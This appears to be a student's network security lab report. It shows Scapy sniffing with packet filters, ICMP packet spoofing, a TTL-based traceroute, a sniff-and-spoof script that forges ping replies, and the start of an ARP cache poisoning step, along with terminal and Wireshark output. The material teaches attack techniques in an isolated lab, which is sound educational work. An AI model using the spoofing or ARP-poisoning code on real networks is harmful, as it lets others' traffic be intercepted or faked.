
Report

2021 02 07 21:20


Lab 1

Alex W
1003474

1.1A
with sudo



without sudo



```
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
 ubuntu@ubuntu  ~/lab  master                                    2021-02-07 05:03:40
 /usr/bin/python3 /home/ubuntu/lab/lab1/sniffer.py
Traceback (most recent call last):
  File "/home/ubuntu/lab/lab1/sniffer.py", line 9, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/home/ubuntu/.local/lib/python3.5/site-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/home/ubuntu/.local/lib/python3.5/site-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/home/ubuntu/.local/lib/python3.5/site-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

in sudo mode, the sniffer is able to sniff packets when pinging google.com. without sudo, the sniffer is not able to sniff packets. based on the error log, it is likely due to the python sniffer not having enough permission to access the whole socket.

1.1B
capture only ICMP packet
code

```
pkt = sniff(filter='icmp', prn=print_pkt)
```


```
 ubuntu@ubuntu  ~/lab  master
 sudo /usr/bin/python3 /home/ubuntu/lab/lab1/sniff
er_icmp.py
###[ Ethernet ]###
  dst       = 00:50:56:e4:ae:1a
  src       = 00:0c:29:b7:8f:c6
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 13820
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xab23
     src       = 10.0.2.130
     dst       = 172.217.160.46
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xd5f0
        id        = 0x1172
        seq       = 0x1
###[ Raw ]###
           load      = 'e\xea\x1f`\x00\x00\x00\x00
\xc5~\x07\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\
x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&
\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 00:0c:29:b7:8f:c6
  src       = 00:50:56:e4:ae:1a
```

```
 ubuntu@ubuntu  ~/lab  master
 ping google.com
PING google.com (74.125.24.138) 56(84) bytes of data
.
64 bytes from 74.125.24.138: icmp_seq=1 ttl=128 time
=8.13 ms
64 bytes from 74.125.24.138: icmp_seq=2 ttl=128 time
=10.2 ms
64 bytes from 74.125.24.138: icmp_seq=3 ttl=128 time
=8.98 ms
64 bytes from 74.125.24.138: icmp_seq=4 ttl=128 time
=7.72 ms
64 bytes from 74.125.24.138: icmp_seq=5 ttl=128 time
=8.42 ms
64 bytes from 74.125.24.138: icmp_seq=6 ttl=128 time
=7.30 ms
64 bytes from 74.125.24.138: icmp_seq=7 ttl=128 time
=8.37 ms
^C
--- google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, t
ime 6011ms
rtt min/avg/max/mdev = 7.308/8.457/10.264/0.891 ms
 ubuntu@ubuntu  ~/lab  master
 ping google.com
PING google.com (172.217.160.46) 56(84) bytes of dat
a.
64 bytes from sin10s11-in-f14.1e100.net (172.217.160
.46): icmp_seq=1 ttl=128 time=7.64 ms
64 bytes from sin10s11-in-f14.1e100.net (172.217.160
.46): icmp_seq=2 ttl=128 time=7.48 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, t
ime 1002ms
rtt min/avg/max/mdev = 7.481/7.560/7.640/0.117 ms
```

capture any TCP packets from 10.0.2.1 at dst port 23
code

```
pkt = sniff(filter='tcp port 23 and src host 10.0.2.1',
prn=print_pkt)
```




on sniffer machine, it's running sniffer and a netcat tcp server listening at port 23.
the sniffer is looking out for packets coming from host 10.0.2.1, with destination at tcp port 23.
on host 10.0.2.1 connected to sniffer machine and sends "network security", the packet is captured by the sniffer

capture packets comes from or to go to 192.168.2.1/24
code

```
pkt = sniff(filter='host 192.168.2', iface="ens38", prn=print_pkt)
```

```
###[ Ethernet ]###
  dst       = c8:df:84:02:17:a7
  src       = f8:ff:c2:00:36:76
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x80
     len       = 847
     id        = 50411
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x2bc1
     src       = 192.168.2.252
     dst       = 192.168.2.37
     \options   \
###[ UDP ]###
        sport     = 63932
        dport     = 34160
        len       = 827
        chksum    = 0x29a9
###[ Raw ]###
           load      = '\x80`\xbe9#\xaa\xb5\xa1\x00\x00\x00\x00A\x07\xfc\x0e\x8e\xa6\x8a\xee6\xad\xf0$\x91
\xcbO\x0fKHD\x16I \xad\xb4\x16\xbb\xe1\xe5\x9f\xb9E@*\x05:\xf9vHUxk\x90\x06\x071\xcb\'%\xcb\xae\xdc\xa5\xf
```




the vm is attached to 10.0.2.130/24. with the filter, it is able to capture traffic from 192.168.2

1.2
code

```
p.src = "10.0.2.12"
p.dst = "10.0.2.1"
```


running it in terminal



wireshark shows that src (10.0.2.12) is making a request to 10.0.2.1

1	0.000000	10.0.2.12	10.0.2.1	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 2)
2	0.000060	10.0.2.1	10.0.2.12	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 1)

host running the spoofer code's IP is not 10.0.2.12:



host is 10.0.2.11

host is 10.0.2.11

1.3
host facebook.com
facebook.com has address 31.13.68.35

try to ping sutd.edu.sg at 31.13.68.35

code

```
from scapy.all import *
from time import sleep
for ttl in range(20):
    p = IP() / ICMP()
    p.dst = "31.13.68.35"
    p.ttl = ttl
    p.show()
    send(p)
    sleep(1)
```

wireshark

9	1.429166	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found!)
10	1.434009	192.168.11.254	192.168.11.1...	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
18	2.436557	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=1 (no response found!)
19	2.441512	192.168.11.254	192.168.11.1...	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
24	3.448306	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=2 (no response found!)
25	3.454696	66.96.192.3	192.168.11.1...	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
27	4.459613	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=3 (no response found!)
28	4.473627	103.6.148.37	192.168.11.1...	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
31	5.469338	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=4 (no response found!)
32	5.523872	157.240.68.226	192.168.11.1...	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
34	6.480670	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=5 (no response found!)
35	6.572435	157.240.45.93	192.168.11.1...	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
39	7.488991	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=6 (no response found!)
40	7.495217	157.240.39.239	192.168.11.1...	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
46	8.499383	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=7 (reply in 47)
47	8.535067	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 46)
53	9.510751	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=8 (reply in 54)
54	9.583293	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 53)
56	10.523220	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=9 (reply in 57)
57	10.531839	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 56)
62	11.535374	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=10 (reply in 63)
63	11.542501	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 62)
66	12.548378	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=11 (reply in 67)
67	12.557792	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 66)
75	13.558226	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=12 (reply in 76)
76	13.564531	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 75)
83	14.567660	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=13 (reply in 84)
84	14.574287	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 83)
90	15.579964	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=14 (reply in 91)
91	15.586809	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 90)
94	16.591393	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=15 (reply in 95)
95	16.597858	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 94)
101	17.600723	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=16 (reply in 102)
102	17.607863	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 101)
104	18.611582	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=17 (reply in 105)
105	18.627925	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 104)
114	19.623232	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=18 (reply in 115)
115	19.676982	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 114)
116	20.636178	192.168.11.101	31.13.68.35	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=19 (reply in 117)
117	20.726167	31.13.68.35	192.168.11.1...	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 116)

shows that the router in the middle are:
192.168.11.254
192.168.11.254
66.96.192.3
103.6.148.37
157.240.68.226

157.240.45.93
157.240.39.239
finally reaching 31.13.68.35 in 7 hops (ttl=7)

1.3
code
sniff to check it's type echo-request

```
if packet_ethernet["IP"]["ICMP"].type == ICMP(type="echo-request").type
```

spoof with src, dst ip, id, seq, and original load

```
spoofed_packet = IP(dst=packet_ethernet["IP"].src, src=packet_ethernet["IP"].dst) / ICMP(
type="echo-reply",
id=packet_ethernet["IP"]["ICMP"].id,
seq=packet_ethernet["IP"]["ICMP"].seq
) / packet_ethernet["IP"]["ICMP"].load
```

running on attacker machine

```
ubuntu@ubuntu ~/lab master ●                                    2021-02-08 08:56:20
 sudo /usr/bin/python3 /home/ubuntu/lab/lab1/1.4_sniffer_spoofer_icmp.py
found ICMP echo-request packet!
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 84
  id        = 38414
  flags     = DF
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = 0xa198
  src       = 10.0.2.12
  dst       = 123.123.123.123
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = 0x7553
     id        = 0x4c9
     seq       = 0x1
###[ Raw ]###
        load      = 'Sm!`\x00\x00\x00\x00JB\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'


spoofing ICMP echo-reply packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 123.123.123.123
  dst       = 10.0.2.12
  \options   \
###[ ICMP ]###
     type      = echo-reply
     code      = 0
     chksum    = None
     id        = 0x4c9
     seq       = 0x1
###[ Raw ]###
```

```
        load      = 'Sm!`\x00\x00\x00\x00JB\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

.
Sent 1 packets.
```

victim pings 123.123.123.123

```
ubuntu@ubuntu ~
 ping 123.123.123.123
PING 123.123.123.123 (123.123.123.123) 56(84) bytes of data.
64 bytes from 123.123.123.123: icmp_seq=1 ttl=64 time=41.6 ms
64 bytes from 123.123.123.123: icmp_seq=2 ttl=64 time=15.5 ms
64 bytes from 123.123.123.123: icmp_seq=3 ttl=64 time=13.2 ms
64 bytes from 123.123.123.123: icmp_seq=4 ttl=64 time=18.5 ms
64 bytes from 123.123.123.123: icmp_seq=5 ttl=64 time=16.0 ms
64 bytes from 123.123.123.123: icmp_seq=6 ttl=64 time=17.1 ms
64 bytes from 123.123.123.123: icmp_seq=7 ttl=64 time=19.1 ms
^C
--- 123.123.123.123 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6015ms
rtt min/avg/max/mdev = 13.217/20.183/41.627/8.946 ms
```

wireshark log

→	848	27.966119	10.0.2.12	123.123.123....	ICMP	98 Echo (ping) request id=0x04c9, seq=1/256, ttl=64 (reply in 853)
←	853	28.007534	123.123.123.123	10.0.2.12	ICMP	98 Echo (ping) reply id=0x04c9, seq=1/256, ttl=64 (request in 848)
	863	28.969362	10.0.2.12	123.123.123....	ICMP	98 Echo (ping) request id=0x04c9, seq=2/512, ttl=64 (reply in 866)
	866	28.984674	123.123.123.123	10.0.2.12	ICMP	98 Echo (ping) reply id=0x04c9, seq=2/512, ttl=64 (request in 863)
	875	29.971218	10.0.2.12	123.123.123....	ICMP	98 Echo (ping) request id=0x04c9, seq=3/768, ttl=64 (reply in 878)
	878	29.984205	123.123.123.123	10.0.2.12	ICMP	98 Echo (ping) reply id=0x04c9, seq=3/768, ttl=64 (request in 875)
	889	30.974028	10.0.2.12	123.123.123....	ICMP	98 Echo (ping) request id=0x04c9, seq=4/1024, ttl=64 (reply in 892)
	892	30.992309	123.123.123.123	10.0.2.12	ICMP	98 Echo (ping) reply id=0x04c9, seq=4/1024, ttl=64 (request in 889)
	899	31.977866	10.0.2.12	123.123.123....	ICMP	98 Echo (ping) request id=0x04c9, seq=5/1280, ttl=64 (reply in 902)
	902	31.993686	123.123.123.123	10.0.2.12	ICMP	98 Echo (ping) reply id=0x04c9, seq=5/1280, ttl=64 (request in 899)
	911	32.979639	10.0.2.12	123.123.123....	ICMP	98 Echo (ping) request id=0x04c9, seq=6/1536, ttl=64 (reply in 914)
	914	32.996491	123.123.123.123	10.0.2.12	ICMP	98 Echo (ping) reply id=0x04c9, seq=6/1536, ttl=64 (request in 911)
	921	33.981818	10.0.2.12	123.123.123....	ICMP	98 Echo (ping) request id=0x04c9, seq=7/1792, ttl=64 (reply in 924)
	924	34.000729	123.123.123.123	10.0.2.12	ICMP	98 Echo (ping) reply id=0x04c9, seq=7/1792, ttl=64 (request in 921)

ex2

1

M's network info

```
ubuntu@ubuntu ~/lab/lab1  master                                    2021-02-09 02:55:52
 ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b7:8f:c6 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.11/24 brd 10.0.2.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb7:8fc6/64 scope link
       valid_lft forever preferred_lft forever
3: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b7:8f:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.83/24 brd 192.168.2.255 scope global ens38
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb7:8fd0/64 scope link
       valid_lft forever preferred_lft forever
```

M's IP: 10.0.2.11

M's MAC: 00:0c:29:b7:8f:c6

view arp table on M with arp

```
ubuntu@ubuntu ~/lab/lab1  master                                    2021-02-09 02:55:51
 arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.101                       (incomplete)                              ens33
10.0.2.13                        (incomplete)                              ens33
10.0.2.20                        (incomplete)                              ens33
10.0.2.12                        (incomplete)                              ens33
10.0.2.10                        (incomplete)                              ens33
```

A's IP: 10.0.2.12

A's IP: 10.0.2.12
B's IP: 10.0.2.10

view arp table on A with arp

```
ubuntu@ubuntu ~
 arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.11                ether   00:0c:29:b7:8f:c6   C                     ens33
10.0.2.2                 ether   00:50:56:e4:ae:1a   C                     ens33
10.0.2.3                         (incomplete)                              ens33
10.0.2.1                 ether   00:50:56:c0:00:03   C                     ens33
10.0.2.10                ether   00:0c:29:c6:b2:35   C                     ens33
10.0.2.13                        (incomplete)                              ens33
router.asus.com          ether   40:b0:76:c6:e6:00   C                     ens38
```

1a

code

```
A_IP = "10.0.2.12"
A_MAC = "00:0c:29:33:31:2e"
B_IP = "10.0.2.10"
M_MAC = "00:0c:29:b7:8f:c6"
packet = Ether(dst=A_MAC) / ARP(op=1, psrc=B_IP, pdst=A_IP)
```

wireshark

```
66  0.861171    VMware_b7:8f:c6    VMware_33:31:2e    ARP    60  Who has 10.0.2.12? Tell 10.0.2.10
```

view arp table on A with arp

```
